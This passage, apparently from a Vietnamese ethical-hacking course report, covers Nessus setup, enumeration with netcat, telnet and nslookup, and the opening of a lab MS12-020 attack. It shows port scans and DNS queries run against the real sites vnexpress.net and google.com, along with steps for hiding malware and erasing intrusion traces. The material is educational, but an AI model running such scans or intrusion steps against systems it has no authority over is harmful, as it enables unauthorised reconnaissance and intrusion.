If your Nessus installation cannot reach the Internet, you will need to follow an alternate procedure to get the URL and challenge code for downloading the latest plug-ins. You can find offline registration instructions at:


http://static.tenable.com/documentation/Nessus_Activation_Code_Installation.pdf

Ta điền Activation Code và quá trình cài đặt bắt đầu. Nessus sẽ đặt đầu cập nhật những Plugin mới nhất.




The screenshot shows a web browser window with the Nessus logo at the top. The main content area displays the message "Nessus is fetching the newest plugin set" in orange, followed by "Please wait..." in black. Below this, there is a progress bar consisting of a blue horizontal bar and a grey background. A note below the progress bar states: "The Nessus server is now downloading the newest plugins from Tenable which may take some time as we're testing for a lot of stuff. Then, the Nessus server will start processing the plugins, which is CPU / disk intensive and, therefore, takes a lot of time -- this is all part of the installation process. Once the plugins are downloaded and processed, subsequent startups will be much faster." At the bottom of the page, there is a section titled "Since this operation is taking some time, here are some useful links:" followed by a list of links related to Nessus documentation, forums, video tutorials, support, and social media.

Sau đó sẽ là quá trình cài đặt cuối cùng.



The screenshot shows a web browser window with the Nessus logo at the top. The main content area displays the message "Nessus is initializing" in teal, followed by "Please wait..." in black. Below this, there is a progress bar consisting of a teal horizontal bar and a grey background. The URL in the address bar is https://localhost:8834/loading/.

Và đây là giao diện login của Nessus.



Ta đăng nhập với user và password đã khai báo lúc cài đặt.

A screenshot of the Nessus Home dashboard. The top navigation bar includes links for "Scans", "Schedules", and "Policies", along with a user icon labeled "root" and a bell icon. On the left, there's a sidebar with "My Scans" (highlighted in blue), "New Scan" (button), "Trash", "All Scans", and "New Folder". The main content area is titled "Scans / My Scans" and displays a table of completed scans. The table has columns for "Name", "Last Modified", and "Status". Three rows are listed: "Win 7" (Paused), "XP3" (Completed), and "XP2" (Completed). Each row has a small checkbox icon to its left. A search bar labeled "Search Scans" is located above the table. At the bottom of the page, a footer note reads: "© 1998 - 2014 Tenable Network Security®. All Rights Reserved. Nessus Home Version: 5.2.6".

Ta thiết lập những Policies, cần thiết để phục vụ quá trình Scan lỗi tương ứng, sau khi đã thiết lập xong, ta bắt đầu Scan lỗi hệ điều hành.

New Scan / Basic Settings

Basic Settings

Name:

Description:

Policy: Host discovery


Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.255, 192.168.2.0/24, sample.host.com


Upload Targets

Launch **Cancel**

Tại ô Name ta điền tên hệ điều hành, Policy ta chọn Policies đã thiết lập trước đó, Target chính là mục tiêu mà ta muốn Scan. Và chọn Launch để bắt đầu Scan. Kết quả sau khi Scan Windows XP Service Pack 2.



Những lỗi màu đỏ thể hiện đó chính là những lỗi nghiêm trọng. Màu Vàng chỉ ở mức trung bình, và màu xanh là những thông tin về hệ điều hành.



Cuối cùng sau khi đã xác định được những lỗi của hệ điều hành, ta bắt đầu tìm hiểu khai thác những lỗ hổng đó.

2.5 ENUMERATION

2.5.1 Enumeration là gì?

Enumeration (Liệt kê) là bước tiếp theo trong quá trình tìm kiếm thông tin của tổ chức, xảy ra sau khi đã scanning và là quá trình tập hợp và phân tích tên người dùng, tên máy, tài nguyên chia sẻ và các dịch vụ. Nó cũng chủ động truy vấn hoặc kết nối tới mục tiêu để có được những thông tin hợp lý hơn. Enumeration (liệt kê) có thể được định nghĩa là quá trình trích xuất những thông tin có được trong phần scan ra thành một hệ thống có trật tự. Những thông tin được trích xuất bao gồm những thứ có liên

quan đến mục tiêu cần tấn công, như tên người dùng (user name), tên máy tính (host name), dịch vụ (service), tài nguyên chia sẻ (share). Những kỹ thuật liệt kê được điều khiển từ môi trường bên trong. Enumeration bao gồm cả công đoạn kết nối đến hệ thống và trực tiếp rút trích ra các thông tin. Mục đích của kỹ thuật liệt kê là xác định tài khoản người dùng và tài khoản hệ thống có khả năng sử dụng vào việc hack một mục tiêu. Không cần thiết phải tìm một tài khoản quản trị vì chúng ta có thể tăng tài khoản này lên đến mức có đặc quyền nhất để cho phép truy cập vào nhiều tài khoản hơn đã cấp trước đây.

Kỹ thuật chủ yếu nhất của enumeration là banner grabbing, Nó có thể được định nghĩa đơn giản như là kết nối đến ứng dụng từ xa và quan sát đầu ra. Nó có nhiều thông tin cho kẻ tấn công từ xa. Ít nhất chúng ta cũng đã xác định được mô hình dịch vụ đang chạy mà nhiều trường hợp là đủ để tạo nên quá trình nghiên cứu các điểm yếu. Phòng chống: tắt các dịch vụ không cần thiết. chúng ta có thể giới hạn việc truy cập tới các dịch vụ điều khiển truy cập mạng.

2.5.2 Telnet là gì?

TELNET (viết tắt của Terminal NETwork) là một giao thức mạng (network protocol) được dùng trên các kết nối với Internet hoặc các kết nối tại mạng máy tính cục bộ LAN. Tài liệu của IETF, STD 8, (còn được gọi là RFC 854 và RFC 855) có nói rằng: Mục đích của giao thức TELNET là cung cấp một phương tiện truyền thông chung chung, có tính lưỡng truyền, dùng độ rộng 8 bit, định hướng byte. TELNET là một giao thức khách-chủ (client-server protocol), dựa trên nền TCP, và phần khách (người dùng) thường kết nối vào cổng 23 với một máy chủ, nơi cung cấp chương trình ứng dụng thi hành các dịch vụ. Sử dụng telnet để tìm hiểu thông tin từ cổng dịch vụ đang mở, sử dụng công cụ từ xa để lấy thông tin thông qua cổng telnet mà hầu hết các hệ điều hành đều hỗ trợ.

2.5.3 Netcat là gì?

Là một tool cho phép ghi và đọc data thông qua giao thức TCP và UDP. Netcat có thể sử dụng như port scanner, backdoor, port redirecter, port listener,... Sử dụng netcat bằng dòng lệnh:

- Chế độ kết nối : **nc [-tùy_chọn] tên_máy cổng1[-cổng2]**
- Chế độ lắng nghe: **nc -l -p cổng [-tùy_chọn] [tên_máy] [cổng]**

Ví dụ: Lấy banner của Server: nc đến 192.168.10.102, cổng 80 Quét cổng

chạy netcat với tùy chọn -z.

Ví dụ để scan các cổng TCP(1->10) của host 111.65.248.132.1-10. Đây là ip của vnexpress.net

```
root@bt:~# nc -v -z -w2 111.65.248.132 1-10
111.65.248.132: inverse host lookup failed: Unknown server error : Connection ti
med out
(UNKNOWN) [111.65.248.132] 10 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 9 (discard) : Connection timed out
(UNKNOWN) [111.65.248.132] 8 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 7 (echo) : Connection timed out
(UNKNOWN) [111.65.248.132] 6 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 5 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 4 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 3 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 2 (?) : Connection timed out
(UNKNOWN) [111.65.248.132] 1 (tcpmux) : Connection timed out
root@bt:~#
```

nc -v www.google.com 80

www.google.com [74.215.71.105] 80 (http) open

```
root@bt:~# nc -v www.google.com 80
Warning: inverse host lookup failed for 42.117.10.187: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.178: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.182: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.183: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.153: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.177: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.163: Unknown server error : Co
nnnection timed out
Warning: inverse host lookup failed for 42.117.10.152: Unknown server error : Co
nnnection timed out
www.google.com [42.117.10.187] 80 (www) open
```

2.5.4 Open SSL

Là sự nỗ lực hợp tác nhằm phát triển bộ mã nguồn mở với đầy đủ tính năng, được triển khai trên giao thức SSL (version 2 và version 3) và giao thức TSL(version 1) được quản lý bởi cộng đồng những người tình nguyện trên toàn thế giới sử dụng Internet để kết nối và phát triển bộ OpenSSL và các tài liệu có liên quan. Hầu hết các phần mềm như IMAP&POP, Samba, OpenLDAP, FTP, Apache và những phần mềm khác đều

yêu cầu công việc kiểm tra tính xác thực của người sử dụng trước khi cho phép sử dụng các dịch vụ này. Nhưng mặc định việc truyền tải sự xác minh thông tin người sử dụng và mật khẩu (password) ở dạng văn bản thuần túy nên có thể được đọc hoặc thay đổi bởi một người khác. Kỹ thuật mã hóa như SSL sẽ đảm bảo tính an toàn và nguyên vẹn của dữ liệu, với kỹ thuật này thông tin truyền trên mạng ở dạng điệp nối điệp được mã hóa. Một khi OpenSSL đã được cài đặt trên Linux server chúng ta có thể sử dụng nó như một công cụ thứ ba cho phép các ứng dụng khác dùng tính năng SSL. OpenSSL là một bộ công cụ mật mã triển khai trên giao thức mạng SSLvà TLS và các chuẩn mật mã có liên quan. Chương trình OpenSSL là một công cụ dòng lệnh để sử dụng các chức năng mật mã của các thư viện crypto của OpenSSL từ nhân. OpenSSL có các thư viện cung cấp các chức năng mật mã cho các ứng dụng như an toàn webserver. Là phần mềm mã nguồn mở, có thể sử dụng được cho cả mục đích thương mại và phi thương mại với tính năng mã hoá mạnh trên toàn thế giới, hỗ trợ các giao thức SSLv2 và SSLv3 và TLSv1, cho cả phép mã hoá RSA và Diffie-Hellman, DSO. Hỗ trợ cho OpenSSL và RSArefUS, nâng cao khả năng xử lý cụm mật khẩu đối với khoá riêng .Chứng chỉ X.509 dựa vào xác thực cho cả phía client và server, Hỗ trợ danh sách thu hồi chứng chỉ X.509, khả năng tái điều chỉnh đối với mỗi URL của các tham số bắt tay SSL.

2.5.5 DNS Enumeration

DNS Enumeration là quá trình định vị tất cả các máy chủ DNS và tương ứng của họ hồ sơ cho một tổ chức. Một công ty có thể có cả hai nội bộ và bên ngoài máy chủ DNS có thể mang lại thông tin như tên người dùng, tên máy tính, và địa chỉ IP của hệ thống mục tiêu tiềm năng. Hiện có rất nhiều các công cụ có thể được sử dụng để có được thông tin cho thực hiện DNS liệt kê. Các ví dụ về các công cụ có thể được sử dụng để liệt kê DNS nslookup, DIỄN, Registry Mỹ cho số Internet (ARIN), và Whois. Để khai DNS, chúng ta phải có sự hiểu biết về DNS và làm thế nào nó hoạt động. Chúng ta phải có kiến thức về các bản ghi DNS. Danh sách các bản ghi DNS cung cấp một cái nhìn tổng quan các loại bản ghi tài nguyên (cơ sở dữ liệu hồ sơ) được lưu giữ trong các tập tin khu vực của tên miền System (DNS). DNS thực hiện một cơ sở dữ liệu phân tán, phân cấp, và dự phòng thông tin liên kết với các tên miền Internet và địa chỉ. Trong những miền máy chủ, các loại hồ sơ khác nhau được sử dụng cho các mục đích khác nhau. Danh sách sau đây mô tả bản ghi DNS phổ biến các loại và sử dụng của họ:

A (địa chỉ)-Bản đồ một tên máy chủ đến một địa chỉ IP

SOA (Start of Authority)-Xác định máy chủ DNS có trách nhiệm cho các tên miền thông tin

CNAME (tên kinh điển)-Cung cấp tên hoặc bí danh cho địa chỉ ghi

MX (thư trao đổi) Xác định các máy chủ mail cho tên miền

SRV (dịch vụ)-Nhận dạng các dịch vụ như dịch vụ thư mục

PTR (pointer)-Bản đồ địa chỉ IP để lưu trữ tên

NS (tên máy chủ)-Xác định máy chủ tên khác cho tên miền

DNS Zone Transfer thường được sử dụng để tái tạo dữ liệu DNS trên một số máy chủ DNS, hoặc để sao lưu các tập tin DNS. Một người sử dụng hoặc máy chủ sẽ thực hiện một yêu cầu chuyển giao khu vực cụ thể từ một “name server”. Nếu máy chủ tên cho phép di chuyển vùng xảy ra, tất cả các tên DNS và IP địa chỉ lưu trữ bởi các máy chủ tên sẽ được trả lại trong văn bản ASCII con người có thể đọc được.

Ta cũng có thể dùng lệnh trực tiếp như sau:

Nslookup -type=any vnexpress.net

Type là loại dịch vụ mạng, như đã liệt kê ở trên: NS(nameserver), MX(mail exchange)..., any(tất cả).

vnexpress.net: một domain

```
^ ^ | x root@bt: ~
File Edit View Terminal Help

root@bt:~# nslookup -type=any vnexpress.net
Server:          192.168.19.2
Address:         192.168.19.2#53


Non-authoritative answer:
vnexpress.net
    origin = ns1.gate.vn
    mail addr = huynhp.fpt.net
    serial = 2013103030
    refresh = 900
    retry = 600
    expire = 86400
    minimum = 300
vnexpress.net  mail exchanger = 20 mailgw02.fpt.com.vn.
vnexpress.net  mail exchanger = 10 mailgw01.fpt.com.vn.
vnexpress.net  nameserver = ns2.gate.vn.
vnexpress.net  nameserver = ns1.gate.vn.
Name:  vnexpress.net
Address: 111.65.248.132

Authoritative answers can be found from:
root@bt:~#
```

2.6 System hacking

2.6.1 Giới thiệu

System hacking là quá trình tấn công thực sự, bây giờ mục tiêu đã lộ rõ, với những kỹ thuật khác nhau để làm sao ta vào được hệ thống đó thông qua quá trình chúng ta thu thập những thông tin cần thiết, một khi đã vào được hệ thống thì hệ thống đó mặc cho chúng ta thao tác xóa, chỉnh sửa, thêm tùy theo ý thích của chúng ta. Và đây là những bước tấn công mà ta sẽ thực hiện theo mô hình bên dưới:



- 1. Pre-Attack:** Bao gồm ba bước Footprinting, Scanning, Enumeration để trích ra tất cả những thông tin có thể về user trong hệ thống. Sử dụng phương pháp thăm dò để có được những thông tin hữu ích, chính xác hơn. Bạn đã tìm hiểu về phương pháp trong phần trước.
- 2. Crack:** Công đoạn này có lẽ hấp dẫn nhiều hacker nhất. Bước này yêu cầu chúng ta bẽ khóa mật khẩu đăng nhập của user. Hoặc bằng một cách nào khác, mục tiêu phải đạt tới là quyền truy cập vào hệ thống.
- 3. Escalate (leo thang):** Nói cho dễ hiểu là chuyển đổi giới hạn truy cập từ user bình thường lên admin hoặc user có quyền cao hơn đủ cho chúng ta tấn công.
- 4. Execute (thực thi):** Thực thi ứng dụng trên hệ thống máy đích. Chuẩn bị trước malware, keylogger, rootkit...để chạy nó trên máy tính tấn công.

5. **Hide (ẩn file):** Những file thực thi, file sourcecode chạy chương trình...cần phải được làm ẩn đi, tránh bị mục tiêu phát hiện tiêu diệt.
6. **Tracks (dấu vết):** Tất nhiên không phải là để lại dấu vết. Những thông tin có liên quan đến bạn cần phải bị xóa sạch, không để lại bất cứ thứ gì. Nếu không khả năng bạn bị phát hiện là kẻ đột nhập là rất cao.


2.6.2 Lỗi MS12_020

2.6.2.1 Giới thiệu

Lỗi hỏng này cho phép kẻ tấn công có thể thực hiện các đoạn mã thực thi từ xa khi gửi tới một chuỗi RDP đặc biệt làm ảnh hưởng tới hệ thống, một ảnh hưởng thường gấp là hệ thống có thể bị Dos dẫn tới khởi động lại máy tính liên tục hoặc thực thi các đoạn mã nguy hiểm khác. Theo mặc định thì tất cả các máy không cho phép dịch vụ Remote Desktop thì sẽ không bị ảnh hưởng bởi lỗi này. Ngược lại các máy tính cho phép sử dụng dịch vụ Remoter Desktop trên hầu hết các phiên bản Windows phổ biến hiện nay (cả phiên bản máy bàn và phiên bản máy chủ) đều bị ảnh hưởng bởi điểm yếu trên.

2.6.2.2 Quá trình tấn công

Tại máy windows 7 ta bật màn hình cmd và gõ lệnh ipconfig để xem địa chỉ IP của máy windows 7



Tại máy BackTrack ta gõ lệnh msfconsole để vào màn hình console.

```

root@bt: ~
File Edit View Terminal Help
VMwa
129
vm
window
<< back | track 5r3
=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
msf >

```

